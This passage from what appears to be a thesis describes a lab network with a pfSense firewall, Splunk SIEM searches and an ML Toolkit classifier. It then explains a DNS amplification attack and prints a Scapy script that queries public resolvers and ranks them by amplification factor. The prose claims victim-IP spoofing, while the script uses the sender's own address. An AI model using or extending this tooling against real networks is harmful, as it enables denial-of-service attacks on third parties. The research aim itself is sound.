


Figure 8 Virtual Network Configuration used for thesis

Directly from Kali it is possible (because of VLAN feature) to see all the data that all the SIEM Agents were sending to the Server.
Using the MLTK from Splunk [10], an ML model was created that was able to manage the attacks. For the realization of this model, it was necessary to create a database of network traffic with both malicious and normal messages exchanged by the devices. A lot of data was needed so that the model would have worked efficiently and with good results.

4 Cyber Security Protection Tools

4.1 NGFW

Attacks that can overcome the defenses supported by a Firewall

Firewalls [3] are the first line of defense in a network, they act as a wall that filter the data traffic with the specific requirements set to them.

While FW can be deployed at multiple points within the corporate network, the most common location to put a firewall is at the network perimeter. Deploying a firewall at the network perimeter defines and enforces the boundary between the protected internal network and the outside part of the network which is the source of the majority of the threats for the network (See Firewall position in the main Figure 8).

A network firewall located at the network perimeter also can take advantage of the fact that all network traffic entering and leaving the network passes through a single point of connection between it and the Internet.

A perimeter-based firewall also enables proactive protection against cyber threats. A next-generation firewall with threat prevention capabilities can identify and block attempted attacks before they enter the corporate network.

Over the past several years, enterprise firewalls have become staples of network security architectures. A major reason for firewall success is that when used to enforce a properly defined security policy, firewalls defeat more than 90% of network attacks. However, while most firewalls provide effective access control, many aren't designed to detect attacks at the application level.

Recognizing this weakness, hackers have devised sophisticated attacks that are designed to circumvent the traditional access-control policies enforced by perimeter firewalls. Some of the most serious threats in today's Internet environment come from attacks that attempt to exploit known application vulnerabilities. Of particular interest to hackers are services such as HTTP (TCP Port 80) and HTTPS (TCP Port 443), which are open in many networks.

By targeting applications directly, hackers attempt to achieve at least one of several nefarious goals, including:

- Denying service to legitimate users (denial-of-service attacks)
- Gaining administrator access to servers or clients
- Gaining access to back-end information databases
- Installing Trojan horse software that bypasses security and enables access to applications
- Installing software on a server that runs in "sniffer" mode and captures user identifications and passwords.

This important shift in attack methodology requires that firewalls provide not only access control and network-level attack protection, but also understand application behavior to protect against application attacks and hazards.

PfSense New Generation Firewall

PfSense is a completely free distribution, based on FreeBSD, customized to be a firewall and router. In addition to being a powerful firewall and router platform, it includes a long list of packages that allow you to easily expand functionality without compromising system security. [7]

Following are presented features of the NGFW:

- Application awareness and control
- Identity awareness: user and group control
- Integrated Intrusion Protection System (IPS)
- Bridged and routed modes
- Malware protection for known and unknown threats, eventually in connection with an integrated sandbox
- Ability to track malware infections
- Automatically correlates threat events with network vulnerabilities
- Ability to integrate with external tools to track
- Can recover from attacks that get through

4.2 SIEM from Splunk

Splunk is an American public multinational corporation based in San Francisco, California, that produces software for searching, monitoring, and analyzing machine-generated data via a Web-style interface [8].
SIEM applications are supporting in real time:

- data captures
- data indexes
- data correlates

Data are used to generate:

- Graphs
- Reports
- Alerts
- Dashboards
- Visualization charts

SIEM applications make machine data accessible across an organization by identifying data patterns, providing metrics, diagnosing problems, and providing intelligence for business operations.
SIEM is used for:

- application management
- security
- compliance
- business and web analytics

Right now, SIEM from Splunk applications have over 15.000 customers. [9]

4.3 Attack's visualization procedure using SPL Language

Splunk Enterprise (SE)

SE collects data from websites, applications, sensors, devices and so on. After the data source is collected, Splunk indexes the data stream and parses it into a series of individual events that are possible to be searched and viewed.
It is possible to extend the Splunk Enterprise environment to fit the specific needs by using apps. An app is a collection of configurations, knowledge objects, views and dashboards that runs on the Splunk platform.
During the present project the following Splunk Enterprise features were used:

- Splunk Search
- Stream
- Splunk Machine Learning Toolkit App that was downloaded from the Splunk main page.
- Splunk CIM which added some useful macros in order to perform the searches needed

By knowing the Splunk's Search Processing Language (SPL) it is possible to filter the data [9] by setting:

- the source
- the destination
- the type of data (ICMP, TCP…)
- the constraints…

With the Search function it was possible to navigate the data in Splunk Enterprise. Thanks to the Search it was possible to provide insight from the data, such as

- retrieving events from an index
- calculating metrics
- searching for specific conditions within a rolling time window
- identifying patterns in data, etc.

SIEM also provides an alert function that notify the User when search results for both historical and real-time searches meet configured conditions. Many alerts to trigger actions were configured like:

- sending alert information directly to the Splunk interface
- sending alert information to a designated email address

SE supports dashboards which contain panels of modules like search boxes, fields, charts, and so on. Dashboard panels are usually connected to saved searches or pivots. They display the results of completed searches and data from real-time searches that run in the background.

All these searches can be saved with a report function of SE. It is possible to do this directly from the search bar of the Splunk Main Interface. In the following figure (Figure 9) it is possible to see the Splunk Main Interface while performing a generic search that filters all and just the DNS traffic within the network.




Figure 9 Screenshot of a generic search in Splunk that filters the DNS traffic in real time

4.4 Identifying the attacks using a Machine Learning Procedure

Machine Learning for Cybersecurity

Specific to cybersecurity, it is difficult to keep pace with the constant volume and increasing sophistication of threats and attacks. Machine learning can help accurately identify variations of known threats, identify patterns, predict the next steps of an attack and automatically create and implement protections across the organization in near real-time.

Machine learning (ML) tools can be an essential element of a dynamic and powerful security platform. ML can be used for a myriad of tasks within the cybersecurity space, including malware detection, network anomaly detection, user behavior categorization, vulnerability prioritization, and more. Recently, the goal for using ML is to improve model risk, streamline classification of threats, and accurately predict immediate and future attacks. [10]

The following are the main considerations when one wants to adopt the ML approach to fight against cyber-attacks.

1. **Cybercrime is evolving, and it is necessary to remain one step ahead**
   It's imperative that cybersecurity utilizes cutting edge technology that can be bolstered using ML.
2. **ML can provide security-specific techniques to overcome inefficient or impossible problems that traditional methods cannot solve**
3. **Learning rules for regression, classification, clustering, and association**
4. **While ML has become integrated in nearly every aspect of cybersecurity, it's important to recognize its limitations**
5. **ML for cybersecurity should integrate easily with existing software and architecture**

Splunk Machine Learning Toolkit

The Machine Learning Toolkit (MLTK) [11] enables users to:

- create,
- validate,
- manage,
- operationalize

ML models through a guided user interface and the MLTK helps to create custom ML.

MLTK has guided modelling dashboards called Assistants. Assistants help the user during the process of performing analytics. (Figure 10 depicts the user interface of the Splunk ML Toolkit)

ML is a process for generalizing from examples. It is possible to use these generalizations, typically called models, to perform a variety of tasks, such as:

- predicting the value of a field,
- forecasting future values,
- identifying patterns in data, and
- detecting anomalies from new data.

Several commands specific for the MLTK are available to create a model, to use the model, to modify or delete a model… The main ones are:

- *fit, apply, summary, listmodels, deletemodel, sample* and *score*.

a) *fit* command => used during for the training phase of the model. It is used to fit and apply a ML model to search results.
b) *apply* command => useful for computing predictions for the current search results based on a model that was learned by the fit command. The apply command can be used on different search results than those used when fitting the model, but the results should have an identical list of fields.
c) *summary* command => returns a summary of a ML model that was learned using the fit command,
d) *listmodels* command => return a list of ML models that were learned using the fit command. The algorithm and arguments given when fit was invoked are displayed for each model.
e) *deletemodel* command => simply delete a ML model that was learned with the fit command.
f) *sample* command => randomly sample or partition events. The command 36 samples in one of three modes:
   - ratio: returns an event with the given probability
   - count: returns exactly that number of events
   - proportional: samples each event with probability specified by a field value
g) *score* command => runs statistical tests to validate model outcomes. By using it models and statistical tests for any use case were validated.

Conclusion:

The two most important commands are the *fit* and *apply*.

Based on them, it was possible to train the models and to apply them on the dataset specified.

In addition, it was necessary to choose an algorithm written in Python for the training phase. Fortunately, Splunk provides a lot of examples algorithms that are generic for ML problems.

The SVM algorithm is a Classifier algorithm, so it is used to predict the value of a categorical field. It uses the scikit-learn kernel-based SVC estimator [17] to fit a model to predict the value of categorical fields. It uses the radial basis function kernel by default. Two parameters are necessary to make this algorithm work: the "*gamma"* and *"C"* parameters.

- gamma parameter controls the width of the RBF kernel. The default value is 1 /number of fields.
- C parameter controls the degree of regularization when fitting the model. The default value is 1.0.




Figure 10 Interface of ML Toolkit with models and experiments created

5. Experimental Implementation and Analysis of a DNS Attack

For discussing the attacks that were generated it would be necessary first, to describe the main tool that was used for generating these attacks: Scapy [12].

Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more.
It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks, or network discovery. It can replace ARP spoof and even some parts of tcpdump.

Thanks to the use of Scapy the DNS packets were created. Also, as part of the attack, it was possible to modify the IP source address with the victim's one in order to make all the different nodes of the network that the source of all that DNS traffic was indeed the victim.

5.1 Description of the attack within the experimental network

DNS Amplification Attack

The DNS amplification attack is a very particular one from all the DNS attacks, here it is presented how it works and what are its aims.(Figure 11)




Figure 11 DNS Amplification attack

DNS Amplification is a type of DDoS attack where attackers abuse a property of the DNS protocol to amplify their DDoS attack output. This property being that DNS responses are always bigger than DNS requests.

Instead of sending packets directly to the victim, attackers will send DNS requests to an open resolver with the packet's source IP spoofed as the victims' IP. The DNS server will then send the response to the victim instead of the original sender. This makes the DDoS attack much more efficient for an attacker as they must send much less data to DDoS their victim.

DNS amplification attacks involve a new mechanism that increased the amplification effect, using a much larger list of DNS servers than seen earlier.
The process typically involves:

- an attacker sending a DNS name look up request to a public DNS server,
- spoofing the source IP address of the targeted victim.
- The attacker tries to request as much information as possible, thus amplifying the DNS response that is sent to the targeted victim.
- Since the size of the request is significantly smaller than the response, the attacker is easily able to increase the amount of traffic directed at the target.
- SNMP and NTP can also be exploited as reflector in an amplification attack.

It is very difficult to defend against these types of attacks because

- the response data is coming from legitimate servers.
- These attack requests are also sent through UDP, which does not require a connection to the server.
- This means that the source IP is not verified when a request is received by the server.
- In order to bring awareness of these vulnerabilities, campaigns have been started that are dedicated to finding amplification vectors which has led to people fixing their resolvers or having the resolvers shut down completely.

DNS Amplification Attack Example

Here it is shown the DNS Amplification attack made on the exact configuration showed in Chapter 3 Experimental Virtual LAB Environment, with no specific FW rules and no changes in any device of the network.

For doing the DNS amplification attack a script in Python was written.
Using Scapy [12], it was possible to operate all the steps to print the ending results.
The kali Internal attacker (IP address 192.168.3.30) attacked the PC1(IP address 192.168.40.50), so the script was made inside the Internal attacker.

In Figure 12 there is the first part of the Script including:

- the import of all the necessary modules in order to perform the attack, the parameters that are used to craft the DNS request; these parameters are not yet set here so that if someone wants to use this script with a generic environment it should just change these three parameters
- it is specified the query name and the query types
- the initialization of the variables
- the loop that must be done for every query type and for every DNS destination

```python
# Importing modules
from scapy.all import *
from pprint import pprint
import operator

# Parameters, MUST BE EDITED
# These will be used by scapy to craft our DNS request packet and send it.
# In this case, we want the packet source to be our own IP so we can analyze the DNS response
# Interface we want to use
#interface = "eth0"
# IP of that interface
dns_source = "192.168.3.20"
# List of DNS Server IPs
dns_destination = ["8.8.8.8", "9.9.9.9","1.1.1.1"]

# Setting the IP TTL
time_to_live = 128

# Specifing the query name and the type of the queries we are interested in
# DNS Query Name
query_name = "google.com"
# DNS Query Types
query_type = [255, "A","AAAA","CNAME","MX","NS","PTR","CERT","SRV","TXT", "SOA"]

# Initialise variables
# Variable that will store the results we are interested in and that are going to be printed
results = []
packet_number=0

```

IMPORTING MODULES

SETTING SOURCE AND DESTINATION

SPECIFING QUERY NAME AND TYPE AND THE VARIABLES

Figure 12 The first part of the DNS amplification attack's script

The second part of the script is shown in Figure 13 where:

- it specifies the argument of the for loop
- it begins by crafting the DNS query packet using Scapy
- it sends the packet and wait for the first response it receives
- it creates the dictionary with all the useful information
- after the for cycle is done, it sorts and print all the results included in the dictionary

```python
# Loop through all query types specified above then all DNS servers specified in dns_destination
for i in range(0,len(query_type)):
    for j in range(0, len(dns_destination)):
        packet_number += 1

        # Craft the DNS query packet with scapy
        packet = IP(src=dns_source, dst=dns_destination[j], ttl=time_to_live) / UDP() / DNS(rd=1, qd=DNSQR(qname=query_name, qtype=query_type[i]))

        # Sending the packet and then waiting for the first response using the sr1() function from Scapy
        try:
            query = sr1(packet, verbose=False, timeout=8)
            print("Packet #{} sent!".format(packet_number))
        except:
            print("Error sending packet #{}".format(packet_number))

        # Creating dictionary with received information to print at the end
        try:
            result_dict = {
                'dns_destination':dns_destination[j],
                'query_type':query_type[i],
                'query_size':len(packet),
                'response_size':len(query),
                'amplification_factor': ( len(query) / len(packet) ),
                'packet_number':packet_number
            }
            results.append(result_dict)
        except:
            pass

# Sort dictionary by the amplification factor
results.sort(key=operator.itemgetter('amplification_factor'),reverse=True)

# Print results
pprint(results)
```

CREATE THE PACKET

TRY TO SEND THE PACKET

STORE THE RESULTS INTO A DICTIONARY

Figure 13 The second part of the DNS amplification attack's script

Example of Output of DNS Amplification Attack

The execution of the DNS Amplification Attack and the related screenshots from Wireshark and from the terminal while executing it are depicted in Figure 14.

In the first screen there are shown:

- the packets with the different queries that have been sent
- the information of those DNS packets
- the amplification factor(so how much bigger was the DNS response in respect of the query, the open DNS resolver 8.8.8.8 from Google that was used, in this case google.com, the packet number, the query type and size and the response size)

